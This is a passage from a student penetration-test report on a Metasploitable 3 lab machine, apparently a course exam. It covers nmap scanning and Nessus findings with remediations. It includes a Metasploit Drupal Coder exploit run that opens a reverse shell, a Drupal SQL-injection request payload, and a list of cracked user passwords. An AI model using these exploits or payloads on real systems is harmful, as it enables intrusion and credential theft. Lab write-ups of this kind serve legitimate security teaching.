msf6 exploit(unix/webapp/drupal_coder_exec) > set TARGETURI http://[redacted]/drupal/sites/all/module
s/coder/coder_upgrade/scripts/coder_upgrade.run.php
TARGETURI => http://[redacted]/drupal/sites/all/modules/coder/coder_upgrade/scripts/coder_upgrade.run
.php
msf6 exploit(unix/webapp/drupal_coder_exec) > 
```

Once all the configurations are done, we can run the attack. Now we have a reverse shell established (Fig.6). To confirm that, let's run **whoami** and also print the working directory (**pwd**).



```
msf6 exploit(unix/webapp/drupal_coder_exec) > run

[*] Started reverse TCP handler on [redacted]:4444
[*] Cleaning up: [ -f coder_upgrade.run.php ] && find . \! -name coder_upgrade.run.php -delete
[*] Command shell session 1 opened ([redacted]:4444 → [redacted]:54266) at 2022-12-12 22:58:16 -05
00

whoami
www-data
pwd
/var/www/html/drupal/sites/all/modules/coder/coder_upgrade/scripts
```

Fig. 6

Findings and Remediation

FN-01 Open ports on the system

Tools Used: nmap

Issue Description:

Open ports on the system helps to tell what infrastructures and services are on the network. This gives us an idea about the topology of the network.

Proof of Vulnerability:


Using the **nmap** tool, we gather information about the open ports, the services they are running, and their versions, and the operating system.

Used Command:


sudo nmap -A -p 1-8000 [redacted]

-A: determines services and their versions, runs scripts, runs traceroute, and determines OS.

-p 1-8000: specifies the range of ports we want to run the scan on



```
┌──(kali㉿kali-ws)-[~]
└─$ sudo nmap -A -p 1-8000 [redacted]
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-12 14:47 EST
Nmap scan report for [redacted]
Host is up (0.00018s latency).
Not shown: 7996 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 9d620a6a18a3522e7b127dc43a36581f (DSA)
|   2048 144c00a7de6f15cb4683c4c7e02fde93 (RSA)
|   256 b7dcd601bd85f70ff184d62768414825 (ECDSA)
|_  256 119856c82f141b790ca3a59ae7f1e52f (ED25519)
80/tcp   open  http    Apache httpd 2.4.7
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2022-10-20 20:37  chat/
| -     2011-07-27 20:17  drupal/
| 1.7K  2022-10-20 20:37  payroll_app.php
| -     2013-04-08 12:06  phpmyadmin/
|_
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Index of /
631/tcp  open  ipp     CUPS 1.7
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: CUPS/1.7 IPP/2.1
| http-methods:
|_  Potentially risky methods: PUT
```



```
|_  Potentially risky methods: PUT
|_http-title: Home - CUPS 1.7.2
3500/tcp open  http    WEBrick httpd 1.3.1 (Ruby 2.3.8 (2018-10-18))
|_http-title: Ruby on Rails: Welcome aboard
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: WEBrick/1.3.1 (Ruby/2.3.8/2018-10-18)
MAC Address: 8E:43:58:03:E0:30 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.11 - 4.1
Network Distance: 1 hop
Service Info: Host: [redacted]; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.18 ms [redacted]
```

Port: 22, 80, 631, 3500 are opened

Os: Linux 3.11 - 4.1

FN-02 Drupal Coder Module Deserialization RCE

Severity: Critical (Risk Factor → 10)
Type: remote
Family: CGI Abuses
EDB-ID: 40149


Tools used: Nessus

Location/URI:
http://[redacted]/drupal/sites/all/modules/coder/coder_upgrade/scripts/coder_upgrade.run.php

Issue Description:

The version of Drupal running on the remote web server is affected by a remote code execution vulnerability in the Coder module, specially in file coder_upgrade.run.php, due to improper validation of user-supplied input to the unserialize() function.

Proof of Vulnerability:
Used Nessus vulnerability scan tool for discovery.



Drupal Coder Module Deserialization RCE

Description
The version of Drupal running on the remote web server is affected by a remote code execution vulnerability in the Coder module, specifically in file coder_upgrade.run.php, due to improper validation of user-supplied input to the unserialize() function. An unauthenticated, remote attacker can exploit this, via a specially crafted request, to execute arbitrary PHP code.

Solution
Upgrade the Coder module to version 7.x-1.3 / 7.x-2.6 or later.
Alternatively, remove the entire Coder module directory from any publicly accessible website.

See Also
https://www.drupal.org/node/2765575
https://www.drupal.org/project/coder

Output

```
Nessus was able to exploit the issue using the following request :

http://[redacted]/drupal/sites/all/modules/coder/coder_upgrade/scripts
/coder_up        un.php


This produced the following truncated output (limited to 10 lines) :
------------------------------ snip ------------------------------
```

Impact: Hackers can exploit this vulnerability to get unauthenticated remote access and establish a reverse shell.

Recommendation:

1. Upgrade the Coder module to version 7.x.1.3/7.x.2.6 or later
2. Remove the entire Coder module directory from any publicly accessible website

FN-03 Drupal Database Abstraction API SQLi

Severity: High (Risk Factor → 7.5)


Type: remote
Family: CGI Abuses
CVE: cve-2014-3704
BID: 70595
EDB-ID: 34984, 34992, 34993, 35150

Exploitable with:

- **metasploit** (Drupal HTTP parameter key/value SQL injection)
- **D2 Elliot** (Drupal core 7.x SQL injection)

Tools used: Nessus

Location/URI:




```
POST /drupal/?q=node&destination=node HTTP/1.1
Host: [redacted]
Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
Content-Type: application/x-www-form-urlencoded
Connection: Keep-Alive
Content-Length: 117
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Pragma: no-cache
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*

name[0;SELECT+@@version;#]=0;&name[0]=nessus&pass=nessus&test2=test&form_build_id=&
form_id=user_login_block&op=Log+in
```

Issue Description:

The remote web server is running a version of Drupal that is affected by a SQL injection vulnerability due to a flaw in the Drupal database abstraction API.

Proof of Vulnerability:

Used Nessus vulnerability scan tool for discovery.



Final Exam / Plugin #78515

‹ Back to Vulnerability Group

Drupal Database Abstraction API SQLi

Description

The remote web server is running a version of Drupal that is affected by a SQL injection vulnerability due to a flaw in the Drupal database abstraction API, which allows a remote attacker to use specially crafted requests that can result in arbitrary SQL execution. This may lead to privilege escalation, arbitrary PHP execution, or remote code execution.

Solution

Upgrade to version 7.32 or later.

See Also

https://www.drupal.org/SA-CORE-2014-005
https://www.drupal.org/project/drupal/releases/7.32

Output

```
Nessus was able to exploit the issue using the following request :

POST /drupal/?q=node&destination=node HTTP/1.1
Host: [redacted]
```

Impact: A remote attacker could use a crafted request that could lead to privilege escalation, or a remote code execution.

Recommendation:

1. Upgrade to version 7.32 or later

FN-04 SSL Medium Strength Cipher Suites Supported (SWEET32)


Severity: High (Risk Factor → 7.5)
Type: remote
Family: General
CVE: cve-2016-2183

Tools used: Nessus

Issue Description:

The remote host supports the use of SSL ciphers that offer medium strength encryption.

Proof of Vulnerability:
Used Nessus vulnerability scan tool for discovery.



SSL Medium Strength Cipher Suites Supported (SWEET32)

Description

The remote host supports the use of SSL ciphers that offer medium strength encryption. Nessus regards medium strength as any encryption that uses key lengths at least 64 bits and less than 112 bits, or else that uses the 3DES encryption suite.

Note that it is considerably easier to circumvent medium strength encryption if the attacker is on the same physical network.

Solution

Reconfigure the affected application if possible to avoid use of medium strength ciphers.

See Also

https://www.openssl.org/blog/blog/2016/08/24/sweet32/
https://sweet32.info

Output

```
  Medium Strength Ciphers (> 64-bit and < 112-bit key, or 3DES)

    Name                          Code             KEX           Auth     Encryption
MAC
    ----------------------        ----------       ---           ----
----------------------  ---
    DES-CBC3-SHA                  0x00, 0x0A       RSA           RSA      3DES-CBC(168)
```

Impact: It is considerably easier to circumvent medium strength encryption if the attacker is on the same physical network.

Recommendation:

1. Reconfigure the affected application if possible to avoid use of medium strength ciphers.

FN-05 IP Forwarding Enabled

Severity: Medium (Risk Factor → 6.5)
Type: remote
Family: Firewalls
CVE: cve-1999-0511

Tools used: Nessus

Location:


- Detected local MAC Address : [redacted]
- Response from local MAC Address : [redacted]
- Detected GAteway MAC Address : [redacted]
- Response from Gateway MAC Address : [redacted]

Issue Description:

The remote host has IP forwarding enabled.

Proof of Vulnerability:

Used Nessus vulnerability scan tool for discovery.



Final Exam / Plugin #50686

‹ Back to Vulnerabilities

IP Forwarding Enabled

Description

The remote host has IP forwarding enabled. An attacker can exploit this to route packets through the host and potentially bypass some firewalls / routers / NAC filtering.

Unless the remote host is a router, it is recommended that you disable IP forwarding.

Solution

On Linux, you can disable IP forwarding by doing :

```
echo 0 > /proc/sys/net/ipv4/ip_forward
```

On Windows, set the key 'IPEnableRouter' to 0 under

```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Tcpip\Parameters
```

On Mac OS X, you can disable IP forwarding by executing the command :

```
sysctl -w net.inet.ip.forwarding=0
```

Plugin Deta

Severity:
ID:
Version:
Type:
Family:
Published:
Modified:

Risk Inform

Risk Factor:
CVSS v3.0 B
CVSS v3.0 Ve
/UI:N/S:C/C:
CVSS v2.0 Ba
CVSS v2.0 Ve
/I:P/A:P

Impact: An attacker can exploit this to route packets through the host and potentially bypass some firewall/routers/NAC filtering

Recommendation:

1. Disable IP forwarding
   a. On linux, run the command:
   echo 0> /proc/sys/net/ipv4/ip_forward
   b. On Windows set the key ‘IPEnableRoute’ to 0 under:
   HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Tcpip\Parameters
   c. On Mac OS X, run the command:
   sysctl -w net.inet.ip.forwarding=0

FN-06 Apache Multiviews Arbitrary Directory Listing

Severity: Medium (Risk Factor → 5.3)
Type: remote
Family: Web Servers
CVE: cve-2001-0731
BID: 3009
EDB-ID: 21002
OWASP: OWASP-CM-004

Tools used: Nessus

Location/URI:


http://[redacted]/?M=A

Issue Description:

The Apache web server running on the remote host is affected by an information disclosure vulnerability.

Proof of Vulnerability:

Used Nessus vulnerability scan tool for discovery.



Final Exam / Plugin #10704

‹ Back to Vulnerability Group

MEDIUM Apache Multiviews Arbitrary Directory Listing

Description

The Apache web server running on the remote host is affected by an information disclosure vulnerability. An unauthenticated, remote attacker can exploit this, by sending a crafted request, to display a listing of a remote directory, even if a valid index file exists in the directory.

For Apache web server later than 1.3.22, review listing directory configuration to avoid disclosing sensitive information

Solution

Upgrade to Apache version 1.3.22 or later. Alternatively, as a workaround, disable Multiviews.

See Also

http://www.nessus.org/u?f39e976b
http://www.nessus.org/u?a96611bc
http://www.nessus.org/u?c1c382bc

Output

Impact: An unauthenticated, remote attacker can exploit this, by sending a crafted request to display a listing of a remote directory, even if a valid index file exists in the directory.

Recommendation:

1. Upgrade to Apache 1.3.22 or later versions
2. Disable Multiviews

Conclusion:

We have been able to access the metsploitable 3 machine as root and our attack is successful. We have been able to retrieve the passwords of all the users:

[redacted]	→ romeo25
[redacted]	→ peace4me
[redacted]	→ password#1
[redacted]	→ p@55w0rd
[redacted]	→ oddball1
jriccardelli	→ princess4eva!

rtarbari → pineapple123

Moreover, scanning the machines, we have discovered some serious vulnerabilities ranging from **critical** to **info.** Between these vulnerabilities, we have *Drupal Coder Module Deserialization RCE, Drupal Database Abstraction API SQLi, SSL Medium Strength Cipher Suites Supported (SWEET32), IP Forwarding Enabled, and Apache Multiviews Arbitrary Directory Listing*. **Taking into consideration al the open ports on the system and the list of vulnerabilities discovered, we can say that the overall risk of the metasploitable 3 machine as a result of our penetration test is HIGH**.

Appendix

Executive Summary
Scope Details
    Security Tools Used
Methodology
    Option 1: Default Password on Metasploitable 3
        1. ssh login into metasploitable 3 machine
        2. Become root user
        3. Make a copy of /etc/shadow and /etc/passwd file with normal user privilege
        4. Copy password_hash.txt and password_hash0.txt to our Local Machine
        5. Use of unshadow to convert the two files into a comprehensible hash for hashcat
        6. Using Hashcat to discover the passwords
    Option 3: Establish a reverse shell as root from metasploit
Findings and Remediation
    FN-0 Open ports on the system
    FN-02 Drupal Coder Module Deserialization RCE
    FN-03 Drupal Database Abstraction API SQLi
    FN-04 SSL Medium Strength Cipher Suites Supported (SWEET32)
    FN-05 IP Forwarding Enabled
    FN-06 Apache Multiviews Arbitrary Directory Listing
Conclusion